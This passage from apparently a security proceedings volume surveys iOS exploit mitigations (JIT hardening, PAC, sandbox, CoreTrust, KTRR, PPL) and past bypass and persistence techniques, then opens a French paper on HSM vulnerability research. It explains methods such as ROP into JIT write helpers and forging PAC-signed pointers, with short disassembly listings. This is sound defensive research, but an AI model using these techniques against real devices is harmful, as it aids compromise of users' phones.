of allocating RWX memory. Indeed, for every sandboxed process, the XNU kernel forbids mapping RWX memory. Processes needing this feature for JIT purpose, which requires dynamically writing code that will be executed later, must have the specific entitlement dynamic-codesigning. This entitlement allows the process to map RWX memory only once, using the MAP_JIT mmap flag.

Despite this hardening, executing a shellcode in WebKit is just a matter of finding the JIT page location, which is an exported symbol (startOfFixedExecutableMemoryPool), and overwriting a jitted function code with a shellcode. While this can still be done to get shellcode execution on MacOS, iOS introduced new mitigations to prevent direct usage of the JIT page.

Separated WX Heaps. On devices with a SoC prior to A11, a second mapping of the JIT page is performed at a random address. This second mapping is marked as RW, while the first one is marked as RX, and a jitted function is created to transparently write in the RW mapping when trying to copy data in the RX one. Finally, this function is marked as execute-only to prevent getting the RW mapping address by reading its code.




Fig. 2. JIT pages in memory.

With this mitigation in place, writing to the JIT page should be quite painful: there is no way to find the page location to use it with the write primitive. However, the execute-only function created to handle writes in the JIT page is marked as export, allowing an

attacker with a read primitive to find its address by looking at the `jitWriteSeparateHeapsFunction` symbol. Therefore, the only thing left before shellcode execution is finding a small `ROP` chain to call this function with arbitrary parameters and flush the cache, which should not be so difficult given the quantity and size of modules loaded in `Safari`.

`A11` and `A12` SoCs. With iPhones 8 and X came the `A11` SoC introducing new hardware features to harden even more the `JIT` page usage. Indeed, a new system register `S3_4_c15_c2_7` allows dynamically and atomically changing permissions on `RWX` pages in the process. Therefore, `WebKit` uses macros to change permissions to `RW`, performs a `memcpy`, then restores permissions to `RX` (see listing 2).

```
static inline void* performJITMemcpy(void *dst, const void *src,
    size_t n)
{
[...]
    if (useFastPermisionsJITCopy) {
        os_thread_self_restrict_rwx_to_rw();
        memcpy(dst, src, n);
        os_thread_self_restrict_rwx_to_rx();
        return dst;
    }
[...]
}
```

Listing 2. Writing to the `JIT` page on post-`A11` devices.

These macros write magic values present in memory, at addresses `0xfffffc110` and `0xfffffc118` respectively, in the aforementioned system register.

Unlike the function used to write in the `RW` mapping on older devices, the `performJITMemcpy` is not exported and is usually inlined in the function using it. Therefore, there is no easy way to simply call it to perform a write in the `JIT` page.

In order to write in the `JIT` page on A11 devices used in recent exploits [30], one must build a `ROP` chain which jumps in the middle of a higher-level `JIT` function: `JSC::LinkBuffer::copyCompactAndLinkCode`. This requires setting up the right context to prevent crashing and setting the stack cookie to allow the function to correctly reach its end, which is not very generic.

On `A12` devices (`iPhones XS` and `XR`) however, this trick can't be directly used because of the new `PAC` feature, and there are no known working public exploits at the time of writing this article.

3.5 PAC: Pointer Authentication Code

PAC is a feature introduced in ARMv8.3-A to prevent pointers modification or reuse. It basically adds new instructions to sign and verify both instruction and data pointers, either using a context or not, a context being either a fixed arbitrary value or a register content. This theoretically allows signing every pointer before storing them in memory, and verifying them before using them again.

The specification allows two different keys (A and B) for each pointer type ((I)nstruction and (D)ata), as well as a fifth key used to compute a MAC on arbitrary data.

iOS on AArch64 uses a 39-bit addressing scheme, which leaves 24 bits for a signature, because 1 bit is used to keep the pointer origin information (userland or kernel). In practice, in userland, it seems that 16 bits of the pointer are used to store the signature and the 17th stores the value of the original extension bits, leaving the 8 upper bits set to 0.




Fig. 3. Signed pointer using PAC.

While the ARMv8.3-A specification indicates that QARMA can be used as the signature algorithm, the one used in iOS is unknown. About the instructions supporting PAC, the following categories exist:

- PAC*: add signature to a pointer.
- AUT*: check and remove signature from a pointer.
- XPAC*: remove signature from a pointer, without checking it.
- RETAA / RETAB: check X30 (register holding return address) using SP as a context and return.
- BR* / BLR*: check signature and branch (or branch and link).
- LDRAA / LDRAB: check signature and load from memory.

Listing 3 shows a use of such instructions in Safari for A12 devices.

- PACIBSP is used to sign X30 with instruction key B and SP value as context.
- BLRAA is used to authentify X8 with instruction key A and X9 as context, then perform a branch and link.
- RETAB is used to authentify X30 with instruction key B and SP value as context, then return.

```
WebCore:__text:189D79A50    PACIBSP
WebCore:__text:189D79A54    STP X29, X30, [SP,#var_10]!
WebCore:__text:189D79A58    MOV X29, SP
WebCore:__text:189D79A5C    BLRAA   X8, X9
WebCore:__text:189D79A60    LDP X29, X30, [SP+0x10+var_10],#0x10
WebCore:__text:189D79A64    RETAB
```

Listing 3. Function using PAC instructions on A12 devices.

As every function saving the link register on the stack now uses PAC instructions, it is no longer possible to build a ROP chain without being able to sign arbitrary pointers. However, PAC usage in WebKit is not fully complete yet: there is a huge use of instruction pointers signing, but it still lacks data pointers signing. Enabling such a feature would make it really harder to corrupt the JavaScript objects backing buffers to gain the initial R/W primitives.

Regarding a potential bypass, the initial Safari release in iOS 12.0 used pointers signed with zero context in JSValues vtables (see listing 4), making them vulnerable to pointers substitution attacks: an attacker could replace a pointer in the vtable with another zero-context signed pointer providing him with a new primitive. This was however hardened in version 12.1.

```
AND             X8, X8, #0xFFFFFFFFFFFFC000
LDR             X8, [X8,#0x3ED8]
LDR             W9, [X0]
LDR             X8, [X8,#0x100]
AND             X9, X9, #0x7FFFFFFF
LDR             X8, [X8,X9,LSL#3]
LDR             X8, [X8,#0x40]
LDR             X8, [X8,#0x48]
BLRAAZ          X8
```

Listing 4. Zero-context signed pointer called in JSValue vtable.

Brandon Azad, from Google Project Zero, presented a weakness in the current PAC implementation allowing him to forge arbitrary zero-context signed pointers given an execution primitive [9]. Although his attack targets the XNU kernel, the same patterns can also be found in userland.

When changing a pointer signature, e.g. from a context-signed pointer to a zero-context signed pointer, the compiler produces the following code:

```
LDR             X10, [X9,#0x30]!
MOV             X11, X9
AUTIA           X10, X11
PACIZA          X10
STR             X10, [X9]
```

Listing 5. Context to Zero-context signed pointer conversion.

When the signature is invalid, the `AUTIA` instruction removes the bad signature from the pointer, and indicates a failure by changing bits 61 and 62, as explained in the `ARMv8 Architecture Reference` [1].

```
if ((PAC<54:bottom_PAC_bit> == ptr<54:bottom_PAC_bit>) && (PAC
    <63:56> == ptr<63:56>)) then
    result = original_ptr;
else
    error_code = keynumber:NOT(keynumber);
    result = original_ptr<63>:error_code:original_ptr<60:0>;
```

Listing 6. PAC Auth pseudo-code.

When the `PACIZA` instruction is executed on the invalidated pointer, it computes the correct signature for the lower 39-bits of the pointer, and if there is an error in the upper bits, flips bit 54 in the signature.

```
PAC = ComputePAC(ext_ptr, modifier, K<127:64>, K<63:0>);

// Check if the ptr has good extension bits and corrupt the pointer
    authentication code if not;
if !IsZero(ptr<top_bit:bottom_PAC_bit>) && !IsOnes(ptr<top_bit:
    bottom_PAC_bit>) then
    PAC<top_bit-1> = NOT(PAC<top_bit-1>);
```

Listing 7. PAC AddPAC pseudo-code.

Thus, this behavior can be abused to forge zero-context signed pointers, by retrieving the output of a pointer conversion and flipping a single bit!

4 Privilege escalation and Sandbox escape

Once initial RCE is achieved, an attacker still has a lot of work before completely compromising the system. The usual way to achieve this is to :

1. Attack a service to land in a less sandboxed process (optionally).
2. Exploit a vulnerability in the kernel to create a R/W primitive.
3. Use the kernel R/W primitive to gain arbitrary entitlements/privileges.
4. Since `iOS 12`: Find a way to bypass CoreTrust.
5. Patch or replace `amfid` to bypass code signature.

There used to be userland-only `jailbreaks` [3, 6] but we will see that Apple made considerable efforts to complicate userland-only `jailbreaks` as much as possible.

4.1 Escaping the sandbox

The sandbox inner workings and the way the bytecode can be decompiled were already described in many papers [15, 20, 26]. In this article we will focus on the previous sandbox bypass, and how the sandbox was hardened by Apple.

The sandbox has two main roles: to reduce the data or the features available to an application but also to reduce the OS and services attack surface. Over the years, Apple expanded the sandbox capabilities by filtering new functions and by applying it to more services, more aggressively.

The kernel ensures that every `non-platform binary` process is sandboxed, by default with the *container* sandbox profile. Since `iOS 10`, in addition to the process specific sandbox profile, every userland process is sandboxed with a default system-wide profile which is evaluated first. That means that even if an attacker manages to achieve arbitrary code execution in a root unsandboxed service, he will still be sandboxed.

The system sandbox is, however, quite permissive and Apple tries to tailor a specific sandbox for as many privileged services as possible. In `iOS 9`, 117 profiles were defined, whereas in `iOS 12`, there are now 193. More and more services which weren't sandboxed now are. For example, after Mark Dowd exploited `AirDrop` [21], Apple added a specific sandbox profile for the associated service, `sharingd`.

Profiles are also more and more restrictive. For example, the `WebKit` rendering process (`com.apple.WebKit.WebContent`) used to be able to connect to the network, because the sandbox was including all the default system sandbox, but also because of compatibility issues with the `AppCache` feature. Now, since changeset 229093 [4], published on February 18th 2018, all network accesses are forbidden.

Apple also hardens its sandbox by adding new `MACF` hooks: `iOS 9` had 305 hooks whereas `iOS 12` now has 24 extra hooks. Some of them cover new functionalities like `skywalk` [28] and `apfs snapshots` [27] via, amongst others, the `skywalk_flow_check_connect` and `mount_check_snapshot_create` hooks. Others were created to block known vulnerabilities such as the process enumeration vulnerability discovered by Stefan Esser [22] which is blocked by the `proc_check_get_cs_info` hook. Still, others, like `socket_check_ioctl`, harden existing functions.

All this hardening means that it becomes more and more necessary to attack a userland service before being able to trigger a kernel vulnerability.

4.2 Userland exploitation mitigations

Services used to be the weakest point of the iOS ecosystem. There is a lot of them and they are often closed source, therefore they are likely to be less reviewed (compared to the kernel). However, even with multiple vulnerabilities, it is not that easy to escape the iOS sandbox...

NX. NX is aggressively deployed in iOS. Except for the WebKit renderer process, processes on iOS can't map RWX pages. There is no /bin/sh or interpreter on the device, so basic ret2libc techniques won't work either. Logical vulnerabilities or code reuse attacks are mandatory to exploit a service.

ASLR. Like all modern OS, iOS has ASLR. However, even on recent 64-bit architectures, it is still possible, under certain conditions, to spray the heap or the page allocator to get data at a known address. This was used in several exploits [7, 14, 31]. To our knowledge, this is still the case on the latest iOS/macOS versions.

PAC. On A12 devices all the platform binaries are compiled with PAC support. However, to this day, Apple doesn't allow developers to push binaries with PAC support to the store. Because process without PAC support cannot use signed pointers, on A12 devices the shared cache is loaded at two different addresses, one with signed pointers, the other without signed pointers. This means that an application on the store or not compiled with ARM64e support will not be able to reuse shared cache addresses or to use PAC instructions to sign pointers. This greatly complicates the exploitation of daemons.

For the moment, the A key used to sign function pointers is shared across all the processes that support PAC. This has been exploited by Ian Beer [13] to forge arbitrary signed pointers to exploit privileged daemons. This will probably change in the near future as signed pointers are already segregated in dedicated sections (__auth_ptr, __auth_stubs and __auth_got) so it would be easy for Apple to just resign those sections for different keys without wasting too much memory. Different keys could then be used for different privilege levels: platform binary/third party, root/mobile, etc.

Before claiming PAC bypass, it is important to keep in mind that this mitigation is still young and that a lot more could be done with it ; most notably by signing data pointers, or multiplying keys.

Mach API. A standard strategy to exploit a service was to force the server to send its task port to the attacker in a Mach message. The received port could then be used to call arbitrary functions under the exploited service identity. Apple was well aware of this method and, in iOS 10 (not macOS), it started to restrict how and by whom a task port could be used. Indeed, only a platform binary could use another platform binary task port. This didn't block a platform binary from exploiting another one, which was a shame as the WebKit renderer is actually a platform binary, but it provided a good protection against jailbreaks relying on an application for their initial code execution. However, the protection wasn't sufficient as it was only focused on task ports, it was still possible to manipulate threads via thread ports. Brandon Azad used this weakness to exploit the ReportCrash service which gave him the ability to get arbitrary task ports, ReportCrash being one of the very few binaries to possess the task_for_pid-allow entitlements [8].

Now, Apple blocked this method by filtering both tasks and thread ports so even if a non platform binary task manages to get a privileged task or thread port, it cannot do much with it. This new protection doesn't just mitigate logic vulnerabilities that directly give privileged task or thread ports, it also significantly raises the effort needed to exploit classical memory corruption vulnerabilities in a privileged service, as there are not many options left to the attacker other than to ROP/JOP.

4.3 Code signature

One of the goals of an attacker is to be able to run arbitrary code on a device with arbitrary privileges. It is theoretically possible to achieve this in-memory, but it is easier to just have the ability to launch arbitrary executables with arbitrary entitlements and let the system work as intended instead of manipulating a lot of undocumented or unstable kernel objects or APIs.

However, before iOS 12, all an attacker had to do to completely bypass Apple code signature mechanism was to take control of amfid or to impersonate it. Even if the kernel tried to mitigate this by checking the identity of the daemon passed by the kernel in the Mach message trailer, this was easily circumvented by manipulating amfid [6, 12].

In iOS 12 however, Apple decided to remedy it by adding an extra redundant check in kernelland with the new CoreTrust kext [27]. This kext will validate the signature, the whole certificate chain, and will ensure that the root CA is one of three hardcoded ones. If the signature is validated by CoreTrust, the kernel will continue the classical verification process by

calling amfid. Otherwise, it will directly reject the binary. Moreover, by doubling the checks, CoreTrust decreases the probability of an exploitable bug in the signature verification process.

This means that to bypass Apple code signature, a CoreTrust bypass is mandatory. It could be a vulnerability directly in CoreTrust to bypass the code signature or to directly add the hash of the binary in the platform binary hashes list. An attacker could also just use a valid or stolen developer certificate.

4.4 Kernel protections

PXN/PAN. Privileged eXecute Never (PXN) and Privileged Access Never (PAN) are ARM equivalent to Intel Supervisor Mode Execution Prevention (SMEP) and Supervisor Mode Access Prevention (SMAP). They can be used to prevent the kernel from reading, writing or executing user memory pages. On old 32-bit devices, this technology was emulated by having the userspace unmapped when the kernel was executing, this emulation was removed on early 64-bit devices (from iPhone 5S to iPhone SE) until PAN and PXN were introduced in the iPhone 7.

This complicates the development of a kernel exploit because the attacker cannot use its own address space to store data or code.

Watchtower/KTRR. Watchtower (also called Kernel Patch Protection, KPP) and its successor RoRgn/KTRR are designed to circumvent kernel patches and kernel code injection.

Watchtower was introduced in iOS 9 for all the pre iPhone 7 arm64 devices. Its code runs at the secure monitor privilege level (EL3), the highest privilege level on ARM and periodically checks the state of the kernel. It has been bypassed because it is a passive mechanism and relies on the kernel to be called. All an attacker has to do to bypass it is to make sure that the kernel is clean before calling Watchtower and to find a way to regain code execution after Watchtower execution [23, 37]. Even if the second step, regaining code execution, can be made more and more difficult by Apple, it is just a cat and mouse game that the attacker is sure to win with enough effort. That's why Apple introduced RoRgn/KTRR in the A10 processor, first used in the iPhone 7 on iOS 10.

RoRgn/KTRR (allegedly for Read-only Region/Kernel Text Region Range) are built on hardware extensions made by Apple, probably in the memory controller of their SOC. At each boot and after each processor wakeup, very early in the code, RoRgn and KTTR registers are set and

locked via a MMIO [32]. RoRgn is used to mark a physical region of the memory as read only and KTTR is used to restrict the range of physical region mappable as executable in kernel mode (EL1). Any attempt to write in the RoRgn region or to execute code outside the KTTR region in EL1 will panic the phone. Of course the KTTR range is included in the RoRng one so it's impossible to patch the kernel code. Because KTTR was not correctly reset after a deep sleep, Luca Todesco was able to modify the kernel mapping and thus to bypass KTRR [5, 34]. After Apple patched this flaw, no public exploit has been released that bypass KTRR.

KASLR. Kernel Address Space Layout Randomisation or KASLR was introduced in iOS 6. The basic idea of KASLR is to hide the kernel memory structure to the attacker. As a lot of exploits will need the kernel to access data, either to execute ROP chains or to create fake objects, PAN will force an attacker to place controlled data in the kernel and the ASLR will force him to find a way to leak its address.

In iOS, KASLR is quite weak and it is possible to generically bypass part of it by spraying data in the kernel, as demonstrated by Qixun Zhao [39].

PAC: Pointer Authentication Code. PAC, introduced in section 3.5, is also used in the kernel. This forces the attacker to perform data only exploitation or to leak and reuse authenticated pointers. A technique for forging arbitrary kernel authenticated pointers has been described by Brandon Azad [9] and then patched by Apple. Blocking arbitrary kernel code execution significantly increases the cost of developing a full jailbreak or to attack other security mechanisms like codesigning, SEP, rootfs protection etc. However, from an attacker point of view, having arbitrary kernel code execution is not necessary to get access to all the data stored on a phone, having arbitrary read or write is sufficient. Apple is well aware of that and is trying to force an attacker to get code execution to be able to modify some sensitive kernel values.

4.5 PPL/APRR

PPL, which meaning is unknown, is in direct line with RoRgn/KTRR as it is a hardware protection designed to block an attacker from performing sensitive operations even though he might have gained arbitrary kernel R/W primitives. Instead of permanently blocking write access to a given physical region like RoRgn, PPL is more subtle and only blocks write access to virtual pages unless a specific MSR is set to a specific value

(0x4455445564666477) [29, 35]. Because PAC blocks arbitrary function calls and RoRgn/KTRR block arbitrary kernel code addition or modification, this means an attacker cannot easily write in those protected pages nor abuse the functions called when write access is enabled.

For the moment, PPL is only used to protect physical page mapping and code signing information, but it could also be used to protect other dynamic sensitive data. Nothing stops Apple from creating other specialized physical regions for other purposes.

5 Persistence on the system

Breaking all the iOS protections is hard, doing it after each reboot is even harder. An attacker who wants to achieve this goal will have to circumvent two problems:

— How to bypass code signature.
— How to get its code executed.

5.1 Signature bypass

Legitimate certificates. The easiest way is probably by not bypassing code signature in the first place, by just using a valid certificate. There are two different kinds of certificates in iOS that could be used to sign arbitrary code:

— Development certificates: designed to debug code during application development, they are tied to iPhones via their UDIDs, stored in the application provisioning profile. The UDIDs need to be registered on Apple website, which is obviously problematic for attackers if they don't want Apple to know who they are targeting...
— Enterprise certificates: they are not tied to any device but require a valid enterprise identity. The user also needs to manually trust the profile and an internet connection is required to verify the validity of the profile.

Enterprise certificates were already exploited to achieve persistence [21, 40] and to gain initial code execution by the Pangu Team [33].

Static code signature bypass. Several static code signature bypasses were released in the past, in binaries [24], libraries [25] and shared cache [36]. However, the attack surface is quite small and Apple considerably hardened the code used to parse and load mach-o files.

debugserver manipulation. `debugserver` is the daemon used to debug applications on an `iPhone`. As it needs to put breakpoints, it is able to execute arbitrary code in the binaries it debugs. Only binaries with the `get-task-allow` entitlement can be debugged, without this `entitlement`, the debugger may get a task port but will not be able to modify the code without triggering a code-signing violation. There is one Apple signed binary which has this entitlement to allow developers to debug VPN extensions: `neagent`. This executable has already been exploited in the past by Pangu [36] to gain initial code execution on the `iPhone` and the CIA [17] used multiple clever tricks to launch and manipulate `debugserver` at each boot to force it to execute an arbitrary shellcode.

It is hard for Apple to mitigate this because this is a wanted feature. The different vulnerabilities have been patched by sandboxing `debugserver` so it cannot launch `neagent` by itself and by patching the hole that let the CIA execute arbitrary commands, but `debugserver` will probably always be able to execute arbitrary code in a running `neagent`.

Scripting language. In the past, a JavaScript console, `jsc`, was included in the `JavaScriptCore` framework and could be used to execute arbitrary `JavaScript` code. This was exploited by the CIA [16] and NSO [11] associated with a `jsc` vulnerability to gain arbitrary code execution on reboot on iOS.

5.2 Code execution

`launchd`. The obvious way to get code execution at reboot is to register a new service. Services under `iOS` are managed by `launchd`, the first process launched by the kernel which owns the `PID` 1. Apple made it impossible to register new services by embedding the services list in `launchd` special section `__TEXT.__config` so patching it means invalidating `launchd` signature. Also, to make sure that an attacker does not replace a service executable with one of his own, `launchd` makes sure that the service is a platform binary, a binary which signature is directly stored in the kernel trust cache.

To bypass this, an attacker must rely on platform binaries and find a way to pivot to execute non-platform binaries. For example, the CIA [16] used `dhcpd` configuration files to have `dhcpd` execute arbitrary commands. As the commands were launched by `dhcpd`, the restriction of being a platform binary didn't apply and they could run arbitrary signed executables.

Legitimate methods. Before iOS 10, VOIP applications could be automatically started at each reboot. This could be exploited to gain early code execution on the phone [40]. Now VOIP applications need to use the PushKit API that will only start the application when a notification is received.

Extensions (network extensions, custom keyboards) or MDM applications could also be used to gain code execution after each reboot.

Both solutions however would ask some efforts to hide the installed application to the user.

5.3 Rootfs

To modify services executables or configurations, an attacker often has to modify the rootfs of the device. To do this, an attacker would have to bypass multiple protections put in place by Apple over the years.

At first, no special protection was used on the rootfs and all an attacker had to do was to remount it as a read-write volume. Apple then added some checks in the kernel to block the remount of the rootfs. Those checks were first bypassed by patching the code and then by modifying the rootfs flags in kernel memory before remounting it when KPP/KTRR blocked kernel patches.

In iOS 11.3 Apple moved to APFS, a file system that support snapshots, and restored a base snapshot of the rootfs at each boot. Even if attackers managed to modify the rootfs, it was restored at the next reboot. Moreover, as the snapshot was mounted read-only, trying to remount it in read-write mode would crash the kernel. This was bypassed by deleting the snapshot used at each reboot, by managing to remount the file system as read-write in another directory.

6 Conclusion

There are voices in the jailbreak community claiming that Apple adds protections that would only hinder jailbreakers and not real-world attackers. This is simply not true. Even if attackers don't need a full jailbreak to exfiltrate sensitive data, for example by exploiting a vulnerability in a mobile daemon, they need something similar to persist on a phone or to plant a backdoor. Blocking attackers necessarily means blocking jailbreaks.

Through this article, we showed that Apple takes their devices security very seriously, using an incremental approach to add new mitigations as

soon as a new exploitation method has been made public. While their first implementations of such mitigations might have been incomplete and/or easily bypassable, they have completed them across various minor versions to finally obtain a robust mechanism.

Furthermore, their ability to add custom features directly in their `SOCs` gives them a leg-up on `Android` phones constructor, which do not control both the hardware and the software sides.

As a conclusion, it has now become highly costly to build a stable and complete `jailbreak` for modern `iPhones`. The new upcoming hardware features, such as `Memory Tagging` described in `ARM v8.5-A`, will make vulnerabilities exploitation on such platforms even harder, killing entire vulnerability classes.

References

1. ARMv8 Architecture Reference Manual. `https://static.docs.arm.com/ddi0487/da/DDI0487D_a_armv8_arm.pdf`.
2. WebKit Github repository. `https://github.com/WebKit/webkit`.
3. failbreak. `https://github.com/grp/amfi_interpose`, 2012.
4. Remove network access from the WebContent process sandbox. `https://trac.webkit.org/changeset/229093/webkit`, 2018.
5. Marwan Anastas. Analyse du contournement de KTRR. `https://connect.ed-diamond.com/MISC/MISC-102/Analyse-du-contournement-de-KTRR`, 2019.
6. Brandon Azad. CVE-2018-4280: Mach port replacement vulnerability in launchd on iOS 11.2.6 leading to sandbox escape, privilege escalation, and codesigning bypass. `https://github.com/bazad/blanket`, 2018.
7. Brandon Azad. An introduction to exploiting userspace race conditions on iOS. `https://bazad.github.io/2018/11/introduction-userspace-race-conditions-ios/`, 2018.
8. Brandon Azad. iOS privilege escalation via crashing. `https://bazad.github.io/2018/09/ios-privilege-escalation-via-crashing/`, 2018.
9. Brandon Azad. Examining Pointer Authentication on the iPhone XS. `https://googleprojectzero.blogspot.com/2019/02/examining-pointer-authentication-on.html`, 2019.
10. Saam Barati. Strings should not be allocated in a gigacage. `https://github.com/WebKit/webkit/commit/8aa923d836ac6f999ce221a2f275687ffcf54276`, 2018.
11. Max Bazaliy, Cris Neckar, Greg Sinclair, and in7egral. Technical Analysis of the Pegasus Exploits on iOS. `https://info.lookout.com/rs/051-ESQ-475/images/pegasus-exploits-technical-details.pdf`, 2016.
12. Ian Beer. XNU kernel UaF due to lack of locking in set_dp_control_port. `https://bugs.chromium.org/p/project-zero/issues/detail?id=965#c2`, 2016.
13. Ian Beer. Splitting atoms in XNU. `https://googleprojectzero.blogspot.com/2019/04/splitting-atoms-in-xnu.html`, 2019.

14. Eloi Benoist-Vanderbeken. macOS: How to gain root with CVE-2018-4193 in < 10s. https://www.synacktiv.com/ressources/OffensiveCon_2019_macOS_how_to_gain_root_with_CVE-2018-4193_in_10s.pdf, 2019.
15. Dionysus Blazakis. The Apple Sandbox. https://www.blackhat.com/html/bh-dc-11/bh-dc-11-archives.html#Blazakis, 2011.
16. CIA. TRICLOPS Summer 2015 - Ottawa. https://wikileaks.org/ciav7p1/cms/page_24969246.html.
17. CIA. PREDUX. https://wikileaks.org/ciav7p1/cms/files/Triclops%202015%20-%20PREDUX.pdf, 2015.
18. comex. Saffron jailbreak. https://www.theiphonewiki.com/wiki/Saffron.
19. comex. Star jailbreak. https://www.theiphonewiki.com/wiki/Star.
20. Razvan Deaconescu, Luke Deshotels, Mihai Bucicoiu, William Enck, Lucas Davi, and Ahmad-Reza Sadeghi. SandBlaster: Reversing the Apple Sandbox.
21. Mark Dowd. Malwairdrop: compromising idevices via airdrop. http://2015.ruxcon.org.au/assets/2015/slides/ruxcon-2016-dowd.pptx, 2015.
22. Stefan Esser. System and Security Info iOS Application. https://sektioneins.de/en/blog/16-05-09-system-and-security-info.html, 2016.
23. Jonathan Levin. Yalu. http://newosxbook.com/forum/files/2_65253536265b91dc0ee02a0b4827de41.
24. Jonathan Levin. 28 Days Later - TaiG 2 (Part the 1st). http://newosxbook.com/articles/28DaysLater.html, 2015.
25. Jonathan Levin. The Annotated (informal) guide to TaiG - Part the 1st. http://newosxbook.com/articles/TaiG.html, 2015.
26. Jonathan Levin. The Apple Sandbox - Deeper into the Quagmire. http://newosxbook.com/articles/hitsb.html, 2016.
27. Jonathan Levin. Darwin 18 (Beta) Changes. http://newosxbook.com/free/security12deltae.pdf, 2018.
28. Jonathan Levin. Darwin Networking. http://newosxbook.com/bonus/vol1ch16.html, 2018.
29. Jonathan Levin. Casa De P(a)P(e)L. http://newosxbook.com/articles/CasaDePPL.html, 2019.
30. Niklasb. Exploit for CVE-2018-4233. https://github.com/phoenhex/files/blob/master/exploits/ios-11.3.1/pwn_i8.js, 2018.
31. Phoenhex. Pwn2Own 2017: UAF in JSC::CachedCall (WebKit). https://phoenhex.re/2017-05-04/pwn2own17-cachedcall-uaf, 2017.
32. Siguza. KTRR. http://siguza.github.io/KTRR/, 2018.
33. Pangu Team. The Userland Exploits of Pangu 8. https://cansecwest.com/slides/2015/CanSecWest2015_Final.pdf, 2015.
34. Luca Todesco. iPhone 7 10.0 / 10.1 KTRR bypass. http://yalu.qwertyoruiop.com/y7.txt, 2018.
35. Luca Todesco. Life as an iOS Attacker. http://iokit.racing/bluehatil.pdf, 2019.
36. Tielei Wang, Hao Xu, and Xiaobo Chen. Pangu 9 Internals. https://www.blackhat.com/docs/us-16/materials/us-16-Wang-Pangu-9-Internals.pdf, 2016.

37. Xerub. Tick (FPU) Tock (IRQ).
https://xerub.github.io/ios/kpp/2017/04/13/tick-tock.html, 2017.
38. Zerodium. We're now paying $2,000,000 for remote iOS jailbreaks.
https://twitter.com/Zerodium/status/1082259805224333312, 2019.
39. Qixun Zhao. IPC Voucher UaF Remote Jailbreak Stage 2 (EN).
http://blogs.360.cn/post/IPC%20Voucher%20UaF%20Remote%20Jailbreak%20Stage%202%20(EN).html, 2019.
40. Min Zheng, Hui Xue, Yulong Zhang, Tao Wei, and John C.S. Lui. Enpublic Apps: Security Threats Using iOS Enterprise and Developer Certificates.
https://www.cse.cuhk.edu.hk/~cslui/PUBLICATION/ASIACCS15.pdf, 2015.

Everybody be cool, this is a robbery!

Jean-Baptiste Bédrune et Gabriel Campana
jean-baptiste.bedrune@ledger.fr
gabriel.campana@ledger.fr

Ledger Donjon

Résumé. Les HSM *(Hardware Security Modules)* sont des équipements électroniques utilisés comme brique cryptographique de confiance dans des environnements nécessitant de hautes exigences de sécurité. Ils sont utilisés comme enclave de sécurité afin de générer, stocker et protéger des clés cryptographiques. La protection de ces clés repose à la fois sur des mécanismes logiciels et matériels. Dans cet article, nous présentons la méthodologie que nous avons utilisée pour évaluer et améliorer la sécurité d'un modèle de HSM.

Un HSM n'étant pas un équipement courant, nous détaillons tout d'abord son rôle, son fonctionnement, ses interactions avec le monde extérieur et les types de messages qu'il traite. Notre méthodologie est ensuite expliquée ; elle a permis de découvrir plusieurs vulnérabilités sur cet équipement en quelques semaines. Certaines de ces vulnérabilités et leur exploitation sont par la suite présentées. Nous montrons plusieurs chemins d'attaque permettant à un attaquant non authentifié de prendre le contrôle total du HSM. Cela rend ensuite possibles la récupération de tous les secrets du HSM (que ce soit les clés cryptographiques ou les authentifiants des administrateurs), et l'introduction d'une porte dérobée persistante, survivant à une mise à jour complète du firmware.

Tous les problèmes découverts ont été divulgués au fabricant de manière responsable, lui laissant suffisamment de temps pour publier des mises à jour de son firmware contenant des correctifs de sécurité. Nous montrons enfin comment réduire grandement la surface d'attaque, en implémentant un module de filtrage des requêtes dans le HSM. L'introduction de ce module empêche d'atteindre, par construction, la plupart des problèmes que nous avions identifiés.

1 Introduction

1.1 Qu'est-ce qu'un HSM ?

Un HSM est un élément matériel, généralement une carte PCI ou une *appliance* réseau, composé notamment d'un processeur accompagné d'un ou plusieurs cryptoprocesseurs (accélérateurs matériels dédiés aux calculs cryptographiques). Des dispositifs matériels assurent une protection contre les tentatives d'intrusion et d'altération physiques.

Les HSM sont utilisés comme une enclave de sécurité pour stocker et effectuer des calculs sur des données sensibles. À l'instar des cartes à puce, un HSM génère et manipule lui-même des clés de chiffrement, offrant ainsi la possibilité d'effectuer des opérations cryptographiques tout en gardant ces clés confinées. Les infrastructures à clés publiques font par exemple usage des HSM pour générer et stocker les clés privées des autorités de confiance, et signer les certificats générés. Une utilisation courante en milieu bancaire est la génération, le stockage et la gestion des clés publiques et privées de l'infrastructure à clés publiques. Dans certains cas les transactions effectuées par les cartes bancaires sont aussi validées par ces HSM.
